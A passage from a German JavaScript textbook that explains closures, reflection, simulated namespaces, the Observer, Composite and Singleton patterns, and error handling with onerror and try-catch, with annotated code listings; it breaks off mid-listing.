Zunächst definieren wir eine anonyme Funktion, die wir unmittelbar aufrufen. Innerhalb dieser Funktion können private statische Attribute und Methoden einfach als lokale Variablen und innere Funktionen realisiert werden. Den eigentlichen Konstruktor definieren wir ebenfalls als innere Funktion. Dieser hat dann über eine Closure Zugriff auf die privaten statischen Attribute und Methoden. Die öffentlichen statischen Attribute und –Methoden binden wir wie gehabt an die Konstruktor-Funktion. Auch hier ermöglicht eine Closure den Zugriff auf die lokalen Variablen und inneren Methoden. Zu guter Letzt geben wir eine Referenz auf die Konstruktor-Funktion mittels `return` zurück. Diese Referenz wird dann in der Variable *Kunde* abgelegt und *Kunde* kann von da an wie ein normaler Konstruktor verwendet werden. Das Attribut *anzahl* ist nun nach außen hin unsichtbar – sowohl der Konstruktor als auch die privilegierte Methode *getAnzahl* haben jedoch weiterhin Zugriff darauf. Ein mögliches Einsatzgebiet dieses Prinzips lernen Sie in Abschnitt 4.11.12.3 kennen.

4.11.10 Reflection

Typ- und Strukturinformationen zur Laufzeit

Mit Hilfe der Reflection haben Programme die Möglichkeit, ihre eigene Struktur zu analysieren. In diesem Punkt haben interpretierte Sprachen wie JavaScript einen klaren Vorteil gegenüber kompilierten Sprachen, denn bei interpretierten Sprachen steht zur Laufzeit in

der Regel noch der gesamte Quelltext zur Verfügung. In JavaScript können Sie sich daher nicht nur einen Überblick über die Struktur von Objekten, Attributen und Methoden verschaffen, Sie haben auch die Möglichkeit, sich deren „Innenleben“ anzusehen.

Reflection als Teil des Sprachumfangs

Anders als beispielsweise in Java funktioniert Reflection in JavaScript nicht über eine spezielle API, sondern ist fester Bestandteil der Syntax. Die dafür benötigten Schlüsselwörter haben Sie bereits in anderem Zusammenhang kennengelernt. Es handelt sich dabei um den `typeof`- und `instanceof`-Operator sowie die `for-in`-Schleife. Hierzu einmal ein Beispiel:

Listing 4.22

```
function AuslandsKunde(vorname,
  nachname, land) {
  this.vorname = vorname;
  this.nachname = nachname;
  this.land = land;
  this.zeigeLand = function() {
    document.write(land);
  };
}

var johnDoe = new AuslandsKunde("John",
  "Doe", "USA");

for (var feld in johnDoe) { ❶
  if (typeof johnDoe[feld] == "function" ❷) {
    document.write("Methode: " + feld +
      "(" + johnDoe[feld].arity ❸ +
      ")<br />");
  } else {
    document.write("Attribut: " + feld +
      " = " + johnDoe[feld] ❹ +
      " (Typ: " + typeof johnDoe[feld] ❺ +
      ")<br />");
  }
}
```

Mit der `for-in`-Schleife ❶ können Sie über alle Attribute und Methoden eines Objekts iterieren. Die Unterscheidung zwischen Attributen und Methoden ❷ geschieht dabei über den `typeof`-Operator. Für Methoden können Sie über das `arity`-Attribut ❸ die Zahl der formalen Parameter abfragen während Sie bei Attributen über die eckige-Klammer-Notation ❹ deren Wert und mittels `typeof` ❺ auch den Datentyp erhalten.

typeof – nicht für komplexe Datentypen

Da der `typeof`-Operator für alle komplexen Datentypen „object“ zurückliefert, ist er zum Abfragen von Typinformationen nur begrenzt sinnvoll. Um genauere Informationen über eine Variable oder ein Attribut zu erhalten, muss man sich daher anders behelfen. Hier erweist sich der `instanceof`-Operator als nützlich, mit dem Sie beispielsweise Arrays identifizieren können:

```
var zahlen = [3, 5, 7, 9];
alert(zahlen instanceof Array);
```

Name eines Konstruktors auslesen

Möchten Sie allerdings den Namen des Konstruktors eines Objekts auslesen, hilft Ihnen `instanceof` nicht weiter. Eine Referenz auf den Konstruktor erhalten Sie bekanntermaßen über `objekt.constructor`, allerdings gibt dieser seinen Bezeichner nicht freiwillig preis. Mit einem etwas unschönen Trick gelingt es Ihnen aber trotzdem, den Bezeichner auszulesen:

Listing 4.23

```
function Kunde() { ... }

var maxMustermann = new Kunde();
var konstruktor =
  maxMustermann.constructor.toString(); ❶

(new RegExp(
  "^function[ \t\r\n]+([^(]+)" ❷
)).exec(konstruktor);

var konstruktorName = RegExp.$1 ❸;

document.write(konstruktorName);
```

Zunächst müssen Sie die `toString`-Methode ❶ des Konstruktors aufrufen. So erhalten Sie den Quelltext der Funktion als Zeichenkette. Über einen regulären Ausdruck ❷ können Sie aus dieser dann den Funktionsnamen extrahieren und ihn schließlich über das Attribut `$1` des `RegExp`-Objekts ❸ auslesen.

Nicht Praxistauglich

Da das Durchforsten des Quelltextes mit regulären Ausdrücken unschön und auch etwas mühselig ist, sollte man es, vom Auslesen von Funktionsnamen einmal abgesehen, nach Möglichkeit vermeiden.

4.11.11 Namensräume

Eindeutige Bezeichner

Wenn Web-Anwendungen in Umfang und Komplexität wachsen, stellt sich häufig die Situation ein, dass es nicht mehr möglich ist, jedem Objekt und jedem Konstruktor einen eindeutigen Bezeichner zuzuweisen. Das Problem wird noch verschärft, wenn die Anwendung auch durch Dritte erweiterbar sein soll.

Leider sieht die momentan in den meisten Browsern verfügbare JavaScript-Version 1.5 kein Konzept zur Definition von Namensräumen vor. In JavaScript gehören damit alle global definierten Objekte und Funktionen zu einem einzigen Namensraum. Glücklicherweise hat man dieses Problem bereits erkannt und so wird es im noch unfertigen JavaScript-2.0-Standard sowohl Namensräume als auch ein Paketsystem geben. Da es bisher jedoch noch keine Browser gibt, die diesen JavaScript-Standard unterstützen, muss man sich zur Lösung des Namensraum-Problems wohl oder übel anderweitig behelfen.

Namensräume simulieren

Tatsächlich lassen sich Namensräume in JavaScript in einem gewissen Maße simulieren. Dafür definiert man zunächst für jeden Namensraum ein leeres globales Objekt. Will man beispielsweise einen Konstruktor einem bestimmten Namensraum zuordnen, fügt man dem entsprechenden Namensraum-Objekt ein neues Attribut hinzu. Zur Verdeutlichung dies Prinzips ein einfaches Beispiel: Sie möchten den Namensraum *mustersoft* definieren und ihm die Konstruktoren *Kunde*, *Produkt* und *Lieferung* zuweisen. Der Code hierfür sieht etwa so aus:

```
mustersoft = {};
mustersoft.Kunde = function() {...}
mustersoft.Produkt = function() {...}
mustersoft.Lieferung = function() {...}
```

Zunächst definieren Sie den Namensraum. Hierfür erzeugen Sie ein globales Objekt mit den Namen *mustersoft*. Die drei Konstruktoren werden dann als anonyme Funktionen definiert und dem Namensraum-Objekt als Attribute zugewiesen. Um nun ein neues Kunden-Objekt zu erzeugen, schreiben Sie einfach:

```
var maxMustermann = new mustersoft.Kunde();
```

Domain-Namen und Namensräume

Auf die gleiche Weise können Sie auch verschachtelte Namensräume definieren. So lässt sich beispielsweise die in Java gebräuchliche Notation mit den „umgedrehten“ Domain-Namen umsetzen. Die Firma *MusterSoft* hat beispielsweise den Domain-Namen mustersoft.com. Für die Sparte CRM existiert darüber hinaus noch die

Subdomain crm.mustersoft.com. Um aus diesem Domain-Namen nun einen Namensraum zu machen, müssen Sie die Reihenfolge der einzelnen Bestandteile nur umdrehen. Aus crm.mustersoft.com wird also *com.mustersoft.crm*. Domain-Namen werden gerne für Namensräume verwendet, weil jede Domain weltweit einzigartig ist und es so nicht zu Kollisionen kommen kann. Die Definition eines so gearteten Namensraums geschieht nach dem folgen Muster:

```
com = {
  mustersoft: {
    crm: {}
  }
};

com.mustersoft.crm.Kunde = function() {...}

var maxMustermann =
  new com.mustersoft.crm.Kunde();
```

Um die Definition eines neuen Namensraums etwas zu vereinfachen, können Sie auch eine separate Funktion definieren, welche die Objekt-Erzeugung für Sie übernimmt:

Listing 4.24

Funktion zur Erzeugung neuer Namensräume


Teil der Code-Bibliothek

```
var global = this;

function namespace(ns) {
  var nsComponents = ns.split(/\./g);
  var obj = global;
  for (var i = 0; i < nsComponents.length;
    i++) {
    if (obj[nsComponents[i]]) {
      obj = obj[nsComponents[i]];
    } else {
      var nsObj = {};
      obj[nsComponents[i]] = nsObj;
      obj = nsObj;
    }
  }
}

namespace("com.mustersoft.crm");

com.mustersoft.crm.Kunde = function() {...}

var maxMustermann =
  new com.mustersoft.crm.Kunde();
```

Jetzt können Sie Ihren Namensraum einfach als String angeben. Die Funktion *namespace* zerlegt diesen String dann in seine Bestandteile und erzeugt die jeweiligen Objekte. Zwar wurde so die Erstellung von Namensräumen vereinfacht, deren Verwendung ist aber nach wie vor etwas umständlich: Um z. B. ein neues Kunden-Objekt zu erzeugen, müssen Sie jedes Mal den gesamten Namensraum angeben. In Programmiersprachen, die Namensräume nativ unterstützen haben Sie in der Regel die Möglichkeit, über eine *import-* oder *using*-Direktive einen Namensraum in den aktuellen Gültigkeitsbereich zu importieren. Damit können Sie Klassen und Funktionen ohne das entsprechende Namensraum-Präfix verwenden. Das widerspricht zwar an sich dem Namensraum-Gedanken, wird in der Praxis jedoch trotzdem eingesetzt, um die Übersichtlichkeit zu erhöhen. Zwar lässt sich dies auch in JavaScript in gewissem Umfang simulieren, allerdings nur mit erheblichem Aufwand. Stattdessen hat es sich eingebürgert, möglichst kurze und wenig verschachtelte Namensräume zu verwenden und diese dann allen Objekt- und Funktionsnamen voranzustellen.

4.11.12 Design-Patterns in JavaScript

Gang-of-Four

Design-Patterns oder „Entwurfsmuster" sind bewährte Lösungen für häufige Probleme in der Softwareentwicklung. In gewisser Weise sind Design-Patterns damit eine Art Standard, der inzwischen von vielen Entwicklern beherrscht wird. Die bekanntesten Design-Patterns in der Softwareentwicklung sind zurückzuführen auf die so genannte *Gang-of-Four* und ihr Buch „Design Patterns – Elements of Reusable Object-Oriented Software", das rund 20 solcher Entwurfsmuster beschreibt. Dabei unterscheidet das Buch zwischen *Creational-*, *Structural-* und *Behavioral*-Patterns. Die Creational-Patterns befassen sich mit der Erzeugung neuer Object-Instanzen, Structural-Patterns beschreiben das Zusammenwirken von Objekten und Klassen innerhalb größerer Strukturen und Behavioral-Patterns behandeln die Kommunikation zwischen Objekten.

Drei Patterns stellvertretend für 20

Alle 20 Gang-of-Four-Patterns zu beschreiben würde natürlich den Rahmen dieses Buchs sprengen. Stattdessen finden Sie hier stellvertretend eine Auswahl je eines Creational-, Structural- und Behavioral-Patterns sowie ein Beispiel zu deren Umsetzung in JavaScript.

4.11.12.1 Observer

Lose Kopplung

Das Observer-Pattern (deutsch: Beobachter) zählt zu den Behavioral-Patterns und spielt heutzutage vor allem bei der Ereignisbasierten Programmierung eine entscheidende Rolle. Nehmen Sie zum Beispiel die grafische Benutzeroberfläche einer Adressverwaltungs-Software. Ändert sich dort der Datenbestand, so muss die Benutzeroberfläche dies reflektieren. Doch wie wird die Benutzeroberfläche über die Änderung in Kenntnis gesetzt? Das Observer-Pattern bietet hier eine gleichermaßen einfache und elegante Lösung an: Die Benutzeroberfläche registriert sich beim Datenbestand als Beobachter. Ändert sich nun der Datenbestand, so setzt dieser selbst alle Beobachter darüber in Kenntnis. Vorteil dieses Systems ist, dass weder der Beobachter noch das Subjekt der Beobachtung sich gegenseitig im Detail kennen müssen. Es muss nur gewährleistet sein, dass der Beobachter über eine Schnittstelle verfügt, die das Subjekt unterstützt. Dank dieser losen Kopplung können Beobachter jederzeit erweitert oder ausgetauscht werden, ohne dass davon das Subjekt in irgendeiner Form betroffen wäre.

Aufgrund JavaScripts dynamischer Natur können wir hier sogar noch einen Schritt weiter gehen und ein absolut generisches Subjekt definieren:

Listing 4.25

```
function ObserverSubject() { ❶
  var observers = [];

  this.addObserver = function(observer) {
    for (var i = 0; i < observers.length;
      i++) {
      if (observers[i] == observer) {
        return;
      }
    }
    observers.push(observer); ❷
  };

  this.removeObserver = function(observer) {
    for (var i = 0; i < observers.length;
      i++) {
      if (observers[i] == observer) {
        observers.splice(i, 1); ❸
        return;
```

```
      }
    }
  };

  this.notifyObservers = function(method) { ❹
    var args = [];
    for (var i = 1; i < arguments.length;
      i++) {
      args[i - 1] = arguments[i]; ❺
    }
    for (var i = 0; i < observers.length;
      i++) {
      observers[i][method].apply(
        observers[i], args); ❻
    }
  };
}

function Observer() {
  this.notify = function(message) {
    alert(message); ❼
  };
}

var subject = new ObserverSubject();
var observer1 = new Observer();
var observer2 = new Observer();
subject.addObserver(observer1);
subject.addObserver(observer2);
subject.notifyObservers("notify",
  "Nachricht"); ❽
```

Zunächst definieren wir den Konstruktor *ObserverSubject* ❶, der die Beobachter-Objekte verwaltet und ihnen bei einer Änderung eine Nachricht schickt. Die Methode *addObserver* fügt dabei ein neues Objekt in die Liste der Beobachter ein ❷, wobei wir zunächst sicherstellen, dass das Objekt nicht bereits in der Liste vorhanden ist. Diese Überprüfung ist sinnvoll, da ansonsten das Objekt bei einer Änderung mehrfach benachrichtigt würde. Über die Methode *removeObserver* ❸ können Beobachter beim Subjekt abgemeldet werden, etwa bevor ein Beobachter-Objekt gelöscht wird oder wenn dieses keine weiteren Benachrichtungen mehr empfangen soll.

Schließlich definieren wir noch die Methode *notifyObservers* ❹, die allen registrierten Beobachtern eine Nachricht sendet. Dies geschieht, indem auf allen Beobachter-Objekten eine bestimmte Methode aufgerufen wird. Das Besondere an *notifyObservers* ist nun, dass die aufzurufende Methode über den Parameter *method* von außen angegeben werden kann. Dasselbe gilt auch für mögliche Übergabeparameter, die Sie einfach hinter dem Methodennamen mit übergeben. Auf diese Weise können Sie das *ObserverSubject*-Objekt ohne Änderung für praktisch jeden Anwendungsfall einsetzen. Und so funktioniert *notifyObservers*: Zunächst erzeugen wir ein neues Array, welches alle übergebenen Parameter mit Ausnahme des *method*-Parameters enthält ❺. Da `arguments` in bisherigen Versionen von JavaScript kein „echtes" Array ist, können wir dazu leider nicht die `slice`- oder `shift`-Methode benutzen, sondern müssen selbst Hand anlegen. Nun rufen wir auf allen registrierten Beobachter-Objekten die angegebene Methode auf. Dazu benutzen wir allerdings die `apply`-Methode, mit deren Hilfe wir nicht nur unser Parameter-Array übergeben-, sondern auch dafür sorgen könnnen, dass die `this`-Refenz der aufgerufenen Methode auf das richtige Beobachter-Objekt verweist ❻. Schließlich definieren wir noch einen einfachen *Observer*-Konstruktor, der über die Methode *notify* eine Nachricht empfangen und in einem Meldungsfenster anzeigen kann ❼. Zwei solcher Beobachter registrieren wir dann bei unserem *ObserverSubject*, rufen dessen *notifyObservers*-Methode auf ❽ und erhalten dann zweimal die Ausgabe „Nachricht".

Push- und Pull-Modell

Beim Observer-Pattern unterscheidet man oft zusätzlich zwischen einem sogenannten Push- und einem Pull-Modell. Bei unserem Beispiel handelt es sich um die Push-Version des Observer-Patterns, wobei ein Beobachter bei einer Änderung direkt der geänderte Datensatz zugesendet wird. Beim Pull-Modell hingegen wird der Beobachter nur über eine Änderung informiert und muss sich die geänderten Daten dann bei Bedarf selbst abholen. Da zum Abholen der Daten jedoch oft eine weitere Funktion aufgerufen werden muss, ist das Push-Modell in den meisten Fällen effizienter. In statischen Sprachen wie Java wählt man gelegentlich das Pull-Modell, weil dieses allgemeiner ist und dadurch Subjekt- und Beobachter-Klassen eher wiederverwendet werden können. In einer dynamischen Sprache wie JavaScript ist diseses Argument allerdings hinfällig.

4.11.12.2 Composite

Objekte in einer Baumstruktur

Als Vertreter der Structural-Patterns wollen wir uns das Composite-Pattern (deutsch: Kompositum) ansehen. Das Composite-Pattern erlaubt es, verschiedene Objekte zu einer Baumstruktur zusammenzufügen. Dabei verhält sich jedes einzelne Element des Baums exakt so, wie der Baum als ganzer oder, anders ausgedrückt, verfügen der Wurzelknoten, die inneren Knoten und die Blätter alle über dieselbe Schnittstelle. Dementsprechend muss etwa beim Traversieren des Baums nicht zwischen Knoten und Blättern unterschieden werden.

Das Document Object Model

Das Composite-Pattern kann überall dort eingesetzt werden, wo Objekte in baumartigen Strukturen angeordnet werden sollen. Ein prominenter Vertreter des Composite-Patterns ist etwa das Document Object Model, welches Sie in Kapitel 5 noch näher kennen lernen werden. Außerdem kommt das Composite-Pattern in vielen GUI-Frameworks zum Einsatz. Hier betrachtet man häufig das Fenster als Wurzelknoten; dieser kann GUI-Komponenten (Kindknoten) enthalten, die wiederum selbst andere Komponenten enthalten können usw. Sowohl das Fenster als auch sämtliche GUI-Komponenten sind dabei Objekte, die alle ein gemeinsames Interface implementieren bzw. die von einer gemeinsamen Klasse erben. So ist es zum Beispiel denkbar, dass jede Komponente eine *render*-Methode besitzt, die dafür sorgt, dass sich die Komponente selbst auf den Bildschirm zeichnet. Sollen nun alle Komponenten eines Fensters neu gezeichnet werden, so ruft man einfach die *render*-Methode auf dem Fenster selbst auf. Dieses ruft dann auf all seinen Kindknoten ebenfalls die *render*-Methode auf, welche wiederum dasselbe mit ihren Kindknoten tun. Somit kaskadiert der *render*-Aufruf bis zu den Blättern des Baums und sorgt dafür, dass nach und nach alle Komponenten neu gezeichnet werden.

Zur Verdeutlichung dieses Prinzips wollen wir uns ein einfaches Beispiel anschauen. Das folgende Programm soll die hierarchischen Strukturen innerhalb eines Unternehmens darstellen. Dabei unterscheiden wir zwischen einfachen Angestellten (*Employee*) und Führungskräften (*Executive*), wobei Führungskräfte ebenfalls als Angestellte behandelt werden. Ein Angestellter verfügt über einen Vor- und Nachnamen, eine Führungskraft zusätzlich über einen Titel. Die Aufgabe ist nun, Angestellte und Führungskräfte als Objekte abzubilden und einen Weg zu finden, die Hierarchien innerhalb des Unternehmens grafisch darzustellen. Der Einfachheit halber gehen wir dabei davon aus, dass kein Angestellter mehr als einen Vorgesetzten hat (würden wir dies nicht tun, so hätten wir es nicht mit einem Baum, sondern mit einem Graphen zu tun). Hier das Beispiel:

Listing 4.26

```
<html>
<body>
<script type="text/javascript">
function Employee(firstname, lastname) { ❶
  var subordinates = []; ❷
  this.firstname = firstname;
  this.lastname = lastname;

  this.addSubordinate =
    function(subordinate) { ❸
    subordinates.push(subordinate);
  };

  this.printSubordinates = function() {
    if (subordinates.length > 0) {
      document.write("<ul>");
      for (var i = 0; i <
        subordinates.length; i++) { ❺
        subordinates[i].print();
      }
      document.write("</ul>");
    }
  };

  this.print = function() {
    document.write("<li>" + this.firstname +
      " " + this.lastname); ❹
    this.printSubordinates();
    document.write("</li>");
  };
}

function Executive(firstname, lastname,
  title) { ❻
  Employee.call(this, firstname, lastname); ❼

  this.title = title;

  this.print = function() { ❽
    document.write("<li><strong>" +
      this.firstname + " " + this.lastname +
      "</strong> (" + this.title + ")");
    this.printSubordinates();
    document.write("</li>");
```

```
  };
}

var ceo = new Executive("Martina",
  "Mustermann", "CEO");
var projectManager = new Executive("John",
  "Doe", "Project Manager");
ceo.addSubordinate(projectManager);

var developer = new Employee("Max",
  "Muster");
var trainee = new Employee("Jane", "Doe");
projectManager.addSubordinate(developer);
projectManager.addSubordinate(trainee);

document.write("<ul>");
ceo.print(); ❾
document.write("</ul>");
</script>
</body>
</html>
```

Zunächst definieren wir den *Employee*-Konstruktor ❶, der zum einen neue Angestellten-Instanzen erzeugen wird und zum Anderen als „Elternklasse“ für unseren *Executive*-Konstruktor dient. Jeder Angestellte und damit auch jede Führungskraft verfügt über eine Liste mit „Untergebenen“ (subordinates) ❷. Um diese später füllen zu können, legen wir die Methode *addSubordinate* an ❸. Außerdem definieren wir noch eine Methode *print*, die den Vor- und Nachnamen des Angestellten ausgibt ❹ und anschließend die Methode *printSubordinates* aufruft. Die Methode *printSubordinates* wiederum iteriert über alle „Untergebenen“ ❺ und ruft auf ihnen die *print*-Methode auf. Wenn wir also später auf dem Wurzelknoten unseres Baums die *print*-Methode aufrufen, wird dieser Aufruf bis zu den Blättern des Baums weitergereicht und damit werden die Namen aller Angestellten und Führungskräfte ausgegeben. Um dabei die verschiedenen Hierarchieebenen sichtbar zu machen, erfolgt die Ausgabe in Form von mehreren ineinander verschachtelten Listen.

Als nächstes definieren wir den *Executive*-Konstruktor, den wir gegenüber dem *Employee*-Konstruktor mit einem zusätzlichen Parameter *title* versehen ❻. Wie bereits erwähnt, erbt *Executive* von *Employee*. In unserem Fall erreichen wir dies über den in Abschnitt 4.11.6.2 beschriebenen Trick, der vorsieht, dass der Konstruktor der „Elternklasse“ über `call` augerufen wird ❼. Um Führungskräfte besser von Angestellten abzuheben, überschreiben wir nun noch die

print-Methode ❽. Dabei dürfen wir nicht vergessen, die geerbte *printSubordinates*-Methode aufzurufen, da wir ansonsten nicht die gewünschte Ausgabe der gesamten Hierachie erhalten würden. Zu guter Letzt erzeugen wir einige Instanzen von *Employee* und *Executive* und stellen diese in Beziehung zueinander. Da alle Knoten dasselbe Interface bereitstellen, können wir nun überall die *print*-Methode aufrufen ❾ und uns so wahlweise den gesamten Hierarchiebaum oder auch nur einzelne Teilbäume ausgeben lassen.

4.11.12.3 Singleton

Maximal eine Instanz

Mit dem Singleton-Pattern (deutsch: Einzelstück) aus der Gruppe der Creational-Patterns können Sie sicherstellen, dass von einer bestimmten Klasse nur eine einzige Instanz erzeugt werden kann. Das ist beispielsweise dann sinnvoll, wenn durch das Vorhandensein mehrere Instanzen Probleme entstehen können bzw. wenn nur ein Objekt benötigt wird und die Instanziierung weiterer Objekte sehr teuer ist. Nehmen Sie beispielsweise an, Sie haben eine Klasse, die eine Verbindung zu einem entfernten Datenbankserver herstellt. Mehrere Instanzen dieser Klasse würden unnötig Ressourcen belegen und es würden womöglich mehr Verbindungen hergestellt als tatsächlich notwendig. Darüber hinaus bieten Singletons einen einfachen und in der Regel globalen Zugriff auf die Singleton-Instanz. Letzteres führt allerdings häufig dazu, dass Entwickler das Singleton-Pattern als scheinbar objektorientierten Ersatz für globale Variable einsetzen. Das Singleton-Pattern ist aus diesem Grund nicht ganz unumstritten, hat allerdings durchaus sinnvolle Einsatzgebiete.

Minimales Singleton

In JavaScript kann man zunächst einmal alle wie folgt definierten Objekte als Singletons ansehen:

```
var singleton = new function() {
      ...
};

var singleton2 = {
      ...
};
```

Im ersten Beispiel wird eine anonyme Funktion als Konstruktor verwendet und somit scheinbar verhindert, dass eine zweite Instanz erzeugt wird. Mit etwas Einfallsreichtum lässt sich dies jedoch leicht umgehen:

```
var zweitesSingleton =
  new singleton.constructor;
```

Umgehen der Singleton-Beschränkung

Über das `constructor`-Attribut des ersten Singleton-Objekts erhält man eine Referenz auf die anonyme Konstruktorfunktion und kann so mit Hilfe des `new`-Operators beliebig viele neue Instanzen erzeugen.

Klassische Implementierung

Im zweiten Beispiel sieht das schon anders aus. Hier wird das Singleton-Objekt direkt als Literal definiert und verfügt somit nicht über einen Konstruktor. Ist das Objekt-Literal also die JavaScript-Variante des Singleton-Patterns? Tatsächlich erfüllen Objekt-Literale in den meisten Fällen ihren Zweck, allerdings mit zwei Nachteilen. Zum einen können Sie auf diese Weise kein Information-Hiding verwenden, zum anderen erzeugen Sie so eine Instanz Ihres Singletons, selbst wenn diese gar nicht benötigt wird. Ein Vorteil des ursprünglichen Singleton-Patterns ist jedoch, dass nur dann eine Instanz erzeugt wird, wenn sie wirklich benötigt wird. Dazu dient in der Regel eine statische Methode *getInstance*, die bei Bedarf einmalig eine neue Instanz erzeugt und diese dann bei weiteren Aufrufen einfach zurückgibt. Hier nun eine Implementierung des klassischen Singleton-Patterns in JavaScript:

Listing 4.27

```
var Singleton = (function() {
  var instance = null; ❷

  function PrivateConstructor() { ❸
    var rand = Math.random();

    this.getRand = function() {
      return rand;
    };
  }

  return {
    getInstance: function() { ❹
      if (instance == null) {
        instance = new PrivateConstructor();
        instance.constructor = null; ❺
      }
      return instance;
    }
  };
})(); ❶

var singletonInstance =
  Singleton.getInstance();
```

Über den bereits erwähnten Trick, eine anonyme Funktion zu definieren und dann direkt wieder aufzurufen ❶, erzeugen wir eine Closure. In dieser Closure können wir nun das private statische Attribut *instance* definieren, welches eine Referenz auf unsere Singleton-Instanz speichern wird ❷. Als nächstes müssen wir sicherstellen, dass der Konstruktor unseres Singletons nicht direkt aufgerufen werden kann. Dazu definieren wir die Konstruktor-Funktion innerhalb unserer anonymen Funktion ❸. Nun benötigen wir noch eine öffentliche statische Methode *getInstance*, die bei Bedarf über unseren privaten Konstruktor eine neue Singleton-Instanz erzeugt und diese dann zurückliefert ❹. Dabei setzen wir das `constructor`-Attribut der neuen Instanz auf `null`, um so zu verhindern, dass über den bereits erwähnten Trick weitere Instanzen des Singletons erzeugt werden können ❺.

Zusammenfassung

Nochmals zusammengefasst, läuft das Ganze so ab: Wir definieren eine anonyme Funktion und rufen diese sofort auf, um so eine Closure zu erzeugen. Die Funktion erzeugt ein neues Objekt, das über eine Methode *getInstance* verfügt, welche wiederum Zugriff auf eine private Konstruktor-Funktion hat. Über `return` wird das neue Objekt zurückgeliefert und landet dabei in einer globalen Variable *Singleton*. Um uns eine Referenz auf das Singleton-Objekt zu besorgen, müssen wir dann nur noch die *getInstance*-Methode auf dieser globalen Variable aufrufen.

4.12 Fehlerbehandlung

Alle Fehler sind Laufzeit-Fehler

Da JavaScript in der Regel interpretiert wird, fehlt mit dem Compiler eine wichtige Instanz zur frühzeitigen Erkennung von Programmfehlern. Aus diesem Grund führen in JavaScript selbst Fehler in der Syntax zu Laufzeit-Fehlermeldungen. Dieses Problem lässt sich mit einer guten Entwicklungsumgebung zwar teilweise umgehen, dennoch bleibt ein gewisser Rest an Fehlern, die sich erst im Browser bemerkbar machen.

Fehlermeldungen sind selten sichtbar

Web-Browser sind meist so eingestellt, dass der Anwender von derartigen Fehlern nichts mitbekommt. Wie sinnvoll das ist, lässt sich feststellen, wenn man einmal mit eingeschaltetem JavaScript-Debugger durch das Web surft: Kaum eine Seite, die JavaScript einsetzt, ist absolut fehlerfrei. Die Fehlertoleranz der meisten Browser ist aber freilich kein Freibrief, Programmfehler unbehandelt zu lassen. In vielen Fällen können unbehandelte Fehler sogar zu einem undefinierten Verhalten des Programms führen. Das ist insbesondere dann fatal, wenn eine Anwendung für den Benutzer scheinbar noch

richtig arbeitet, wichtige Funktionen jedoch aufgrund eines Fehlers nicht mehr korrekt ausgeführt werden können, beispielsweise das Speichern von Daten.

Um derartige Situationen zu verhindern, bietet JavaScript zwei Methoden an, Laufzeitfehler zu erkennen und selbst zu behandeln. Diese sollen im Folgenden vorgestellt werden.

4.12.1 Das onerror-Ereignis

Globale Behandlung von Laufzeitfehlern

Mit dem `onerror`-Ereignis bietet JavaScript eine Möglichkeit, Laufzeitfehler global abzufangen und zu behandeln. Diese Option ist beispielsweise dann interessant, wenn Sie Anwendern im Fehlerfall ein eigenes Meldungsfenster anzeigen möchten. Um selbst Fehler behandeln zu können, müssen Sie zunächst eine entsprechende Funktion definieren. Hierfür bietet sich eine anonyme Funktion an, die direkt dem `onerror`-Ereignis zugewiesen wird:

```
window.onerror = function(message, url,
  line) {
  alert("Fehler: " + message +
    " in Zeile " + line);
  return true;
};
```

Wird das Ereignis durch einen Fehler ausgelöst, wird Ihre Funktion mit drei Parametern aufgerufen. Der Parameter *message* enthält die Fehlermeldung, *url* die Adresse der Seite, in der der Fehler aufgetreten ist, und *line* die Zeilennummer.

Rückgabewert der Funktion

Sie haben außerdem noch die Möglichkeit, in der Funktion wahlweise `true` oder `false` zurückzugeben. Der Wert `true` bedeutet dabei, dass Sie den Fehler behandelt haben, und `false`, dass Sie ihn nicht behandelt haben. Wenn Sie den Fehler selbst behandeln und entsprechend `true` zurückgeben, hat dies in der Regel zur Folge, dass Ihr Browser keine weiteren Fehlermeldungen oder Warnsymbole anzeigt. Sollten Sie von dieser Möglichkeit Gebrauch machen, ist es ratsam, selbst Fehlermeldungen auszugeben. Ansonsten könnte Ihr Programm fehlerhaft sein, ohne dass Sie es merken.

4.12.2 Exceptions

Präzisere Fehlerbehandlung

Eine etwas zeitgemäßere Form der Fehlbehandlung ermöglichen die Exceptions. Hierbei haben Sie die Möglichkeit, problematischen Code mit einem so genannten `try-catch`-Block zu umgeben und damit sehr präzise Fehlerbehandlung zu betreiben. Als „problematisch" gilt dabei all jener Code, bei dem es, z. B. in Abhängigkeit von Benutzereingaben, zu Laufzeitfehlern kommen kann. Tritt ein Fehler auf, so haben Sie, sofern Sie Exception-Handling einsetzen, stets die Gewissheit, dass Sie sich anschließend in einem anderen Ausführungskontext befinden. Ein Beispiel:

```
try {
  var kundenNummer = window.prompt() ❶;
  if (!validiereKundenNr(kundenNummer) ❷) {
    throw new Error(
      "Keine gültige Kundennummer") ❸;
  }
  ladeKundenDaten(kundenNummer);
} catch (e) {
  alert(e.message) ❹;
}
```

Hier wird der Anwender aufgefordert ❶, eine Kundennummer einzugeben. Anschließend wird die eingegebene Nummer mit Hilfe einer Funktion *validiereKundenNr* auf ihre Gültigkeit überprüft ❷. Ist die eingegebene Nummer ungültig, wird eine Exception geworfen ❸ und die Funktion *ladeKundenDaten* nicht mehr aufgerufen. Stattdessen wechselt die Programmausführung in den `catch`-Block und gibt dort eine Fehlermeldung aus ❹. Auf diese Weise wird also verhindert, dass die Funktion *ladeKundenDaten* mit einer falschen Kundennummer aufgerufen wird.

Error-Objekte

Zum Werfen der Exception dient das `throw`-Schlüsselwort. Im vorliegenden Beispiel wird ein `Error`-Objekt geworfen, welches in JavaScript standardmäßig zur Verfügung steht und auch für JavaScript-interne Exceptions verwendet wird. Generell können aber auch Werte und sogar Ausdrücke jedes beliebigen anderen Datentyps geworfen werden.

Wird eine Exception geworfen, sucht die JavaScript-Laufzeit-Umgebung automatisch nach dem nächsten `catch`-Block. Dieser muss jedoch nicht in derselben Funktion stehen, sondern kann sich an einer beliebigen Stelle innerhalb der Aufrufkette befinden. Ist ein `catch`-Block gefunden, kann dieser die Exception auch an den

nächsten `catch`-Block weiterreichen. Dies ist besonders dann sinnvoll, wenn in einem `catch`-Block nur Exceptions eines bestimmten Typs behandelt werden sollen:

Listing 4.28

```
function NichtAngemeldetException() {...}
function KundeExistiertNichtException() {...}
function zeigeAnmeldeBildschirm() {...}

function ladeKundenDaten(kundenNummer) {
  try {
    if (!istAngemeldet()) {
      throw new NichtAngemeldetException() ❶;
    }

    var kunde =
      kundenStamm.finde(kundenNummer);
    if (kunde == null) {
      throw new
        KundeExistiertNichtException() ❷;
    }

    return kunde.daten;
  } catch (e if e
      instanceof NichtAngemeldetException) {❸
    zeigeAnmeldeBildschirm();
  } catch (e) {
    throw e ❹;
  }
}

try {
  var daten = ladeKundenDaten(kundeNr);
} catch (e ❺) {
